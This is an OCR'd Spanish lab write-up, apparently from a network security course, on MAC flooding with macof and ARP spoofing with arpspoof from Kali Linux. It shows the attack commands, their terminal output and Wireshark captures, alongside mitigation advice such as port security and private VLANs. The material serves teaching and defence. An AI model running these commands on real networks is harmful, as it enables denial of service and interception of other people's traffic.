
Como conclusión, se refuerza: **los dispositivos de la capa 2 deben configurarse con medidas de seguridad**. Port security es mencionada en la política del ejercicio, y es de las primeras. Adicionalmente, se puede combinar con *VLANs privadas* o *seguras* para aislar puertos entre sí. El estudiante comprenderá que la seguridad no es solo a nivel software; aquí vimos un ataque puramente de infraestructura.

En la auditoría de un entorno, un pentester podría intentar un MAC flooding para ver si logra sniffar tráfico. Si lo logra, reportaría la falta de port security como hallazgo. Si no (porque el puerto se bloqueó), felicitaría esa configuración. Por tanto este ejercicio cubre esa área.

También evidenció un concepto: la **negación de servicio**. Aunque el atacante no estuviera interesado en sniffing, macof por sí puede ser usado para simplemente derribar o saturar la red local (impactando la disponibilidad). Los sistemas de detección de intrusos podrían ver esta tormenta de tramas y reaccionar. Por ende, es un patrón de ataque detectable si se monitoriza volumen en la red.

En resumen, con *macof* el alumno vio el delicado equilibrio en switches entre rendimiento y seguridad, y cómo **ataques de nivel 2** pueden tener consecuencias serias (exfiltración de datos o interrupción de red). La mitigación recomendada es implementar **controles en los switches** (limitar MACs por puerto, etc.) para evitar la sobrecarga deliberada.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# sudo macof -i eth0
8f:e6:76:56:c7:c0 af:d2:21:7e:48:fd 0.0.0.0.39110 > 0.0.0.0.51286: S
 943845007:943845007(0) win 512
70:4c:a9:2b:b8:77 17:50:ed:1b:e4:ed 0.0.0.0.34782 > 0.0.0.0.26551: S
 319012485:319012485(0) win 512
d8:fd:97:4d:d9:7 4:57:ae:24:ae:70 0.0.0.0.21862 > 0.0.0.0.57182: S 2
02982549:202982549(0) win 512
4d:51:66:20:24:2b bc:a4:f9:2f:fd:23 0.0.0.0.24798 > 0.0.0.0.49458: S
 713528573:713528573(0) win 512
35:f6:c8:39:6d:e1 25:c7:78:64:4d:46 0.0.0.0.56593 > 0.0.0.0.22319: S
 1508624520:1508624520(0) win 512
ce:a8:88:69:60:c6 70:a3:84:35:d2:ff 0.0.0.0.28336 > 0.0.0.0.35957: S
 1804484949:1804484949(0) win 512
6a:70:d9:56:a2:92 6a:de:3c:43:26:15 0.0.0.0.57805 > 0.0.0.0.6013: S
1581959177:1581959177(0) win 512
ea:66:13:70:3f:be 37:58:1c:32:f:2e 0.0.0.0.36576 > 0.0.0.0.57757: S
793870008:793870008(0) win 512
33:7d:8b:53:87:27 c8:1d:49:e:a3:20 0.0.0.0.33434 > 0.0.0.0.38410: S
428138828:428138828(0) win 512
50:49:51:5c:b6:51 92:56:20:a:ba:27 0.0.0.0.11921 > 0.0.0.0.18601: S
1707353263:1707353263(0) win 512
```


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Proto
10896 8.226828807 249.148.236.15 160.27.201.38 IPv4
10897 8.227365067 96.176.7.114 97.70.121.60 IPv4
10898 8.228044202 10.208.209.40 155.66.72.36 IPv4
10899 8.228572840 216.122.171.80 198.95.112.65 IPv4
10900 8.229118372 93.38.133.25 177.136.205.17 IPv4
10901 8.229631873 152.57.208.59 115.249.212.118 IPv4
10902 8.230130641 193.227.38.75 213.132.157.79 IPv4
10903 8.230695561 25.73.60.103 50.75.199.34 IPv4
10904 8.231223464 196.77.245.76 131.216.239.34 IPv4
10905 8.231734740 47.112.18.120 129.119.76.79 IPv4
10906 8.232440248 159.117.115.79 251.197.58.45 IPv4
10907 8.232968083 26.58.122.50 17.8.254.64 IPv4
10908 8.233489744 104.246.202.24 152.84.13.62 IPv4
10909 8.234105975 57.70.191.69 109.223.21.39 IPv4
10910 8.234857792 214.110.247.36 186.218.165.105 IPv4
10911 8.236237621 118.18.105.123 42.170.253.104 IPv4
10912 8.239428673 58.140.86.81 60.86.32.91 IPv4
Frame 1: Packet, 54 bytes on wire (432 bits), 54 by
Ethernet II, Src: 25:e6:c5:49:57:bb (25:e6:c5:49:5
Internet Protocol Version 4, Src: 119.211.165.42,
0000 56 b6 2e 7
0010 00 14 66 3
0020 69 21 6b 8
0030 02 00 af e

```
┌──(kali㉿kali)-[~]
└─$ sudo su -
[sudo] password for kali:
Last login: Fri Nov 21 03:54:39 EST 2025 on pts/1
┌──(root㉿kali)-[~]
└─# sudo wireshark &
[1] 8061

┌──(root㉿kali)-[~]
└─#  ** (wireshark:8067) 04:05:05.532475 [GUI WARNING] -- could not
connect to display
 ** (wireshark:8067) 04:05:05.539610 [GUI WARNING] -- From 6.5.0, xc
b-cursor0 or libxcb-cursor0 is needed to load the Qt xcb platform pl
ugin.
 ** (wireshark:8067) 04:05:05.540872 [GUI ERROR] -- This application
 failed to start because no Qt platform plugin could be initialized.
 Reinstalling the application may fix this problem.

Available platform plugins are: vnc, wayland, eglfs, linuxfb, waylan
d-egl, vkkhrdisplay, xcb, minimalegl, offscreen, minimal.

 ** (wireshark:8067) Aborting on fatal log level exception

[1]  + IOT instruction  sudo wireshark
┌──(root㉿kali)-[~]
└─#
```

Capturing from eth0


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
13313	13.387284999	64.112.52.13	188.81.241.8	IPv4	54	
13314	13.387819677	113.254.76.6	14.241.69.9	IPv4	54	
13315	13.388353980	74.191.223.96	100.51.0.106	IPv4	54	
13316	13.388889756	152.35.223.3	132.240.25.13	IPv4	54	
13317	13.389411492	12.117.34.83	215.60.137.20	IPv4	54	
13318	13.389951225	238.8.129.57	146.55.36.108	IPv4	54	
13319	13.390474630	37.56.31.89	160.172.2.89	IPv4	54	
13320	13.391017361	136.137.182.85	238.36.92.122	IPv4	54	
13321	13.391776000	192.7.1.43	13.230.57.38	IPv4	54	
13322	13.392656116	71.136.189.65	19.9.109.118	IPv4	54	
13323	13.393579227	114.58.136.107	171.208.78.124	IPv4	54	
13324	13.394309271	117.27.135.54	36.252.60.55	IPv4	54	
13325	13.395430277	213.173.191.16	19.61.57.101	IPv4	54	
13326	13.396154612	85.101.137.11	85.94.37.106	IPv4	54	
13327	13.397099061	227.21.37.12	105.124.40.5	IPv4	54	
13328	13.397726679	50.89.31.63	197.103.20.23	IPv4	54	
13329	13.402414136	52.206.90.59	77.23.178.17	IPv4	54	


```
▸ Frame 1: Packet, 54 bytes on wire (432 bits), 54 b
▸ Ethernet II, Src: 65:9c:67:3c:c2:b3 (65:9c:67:3c:c
▸ Internet Protocol Version 4, Src: 62.163.119.117,
```

```
0000  4c 4c 2b 63 f5 78 65 9c  67 3c c2 b3 08 00 45
0010  00 14 fb 4e 00 00 40 06  98 64 3e a3 77 75 26
0020  0a 69 73 ac 99 35 52 8c  44 9c 00 00 00 00 50
0030  02 00 22 a7 00 00
```






* De nuevo:





Terminal 1: Para el ataque **`arpspoof`** contra la Víctima.


Terminal 2: Para el ataque **`arpspoof`** contra el Router.

Terminal 3: Para la verificación con **Wireshark**


kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
net.ipv4.ip_forward = 1
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.0.92 192.168.0.1
[sudo] password for kali:
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at
8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at
8:0:27:44:ac:a5
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.0.1 192.168.0.92
^[[3~[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
8:0:27:44:ac:a5 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.92 is-
at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.92 is-
at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 0:a0:26:d2:68:9a 0806 42: arp reply 192.168.0.92 is-
at 8:0:27:44:ac:a5
Help
Protoc
ICMP
ICMP
ICMP
ICMP
ICMP
ICMP
ICMP
ICMP


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
No. Time Source Destination Proto
205 6.699969844 192.168.0.58 224.0.0.251 MDNS
206 6.699969878 fe80::a648:2d0c:3d5… ff02::fb MDNS
207 6.717780317 MicroStarINT_44:e2:… Nearest-Bridge LLDP
208 6.720559097 192.168.0.113 239.255.255.250 SSDP
209 6.721606193 192.168.0.113 239.255.255.250 SSDP
210 6.730728991 MicroStarINT_44:e2:… Broadcast ARP
211 7.180188953 192.168.0.7 46.4.57.75 TLSv
212 7.239905968 46.4.57.75 192.168.0.7 TCP
213 7.273210975 HewlettPacka_e9:3a:… Broadcast ARP
214 7.702391224 192.168.0.58 224.0.0.251 MDNS
215 7.702391719 fe80::a648:2d0c:3d5… ff02::fb MDNS
216 7.702391785 192.168.0.58 224.0.0.251 MDNS
217 7.702391828 fe80::a648:2d0c:3d5… ff02::fb MDNS
218 7.730589267 fe80::a648:2d0c:3d5… ff02::2 ICMP
219 7.761602972 fe80::a648:2d0c:3d5… ff02::1:2 DHCP
220 8.232244414 PCSSystemtec_44:ac:… PCSSystemtec_82:bb:… ARP
221 8.603888281 51.83.186.85 192.168.0.7 TLSv
Frame 1: Packet, 602 bytes on wire (4816 bits), 60
Ethernet II, Src: PCSSystemtec_44:ac:a5 (08:00:27:
Internet Protocol Version 4, Src: 192.168.0.7, Dst
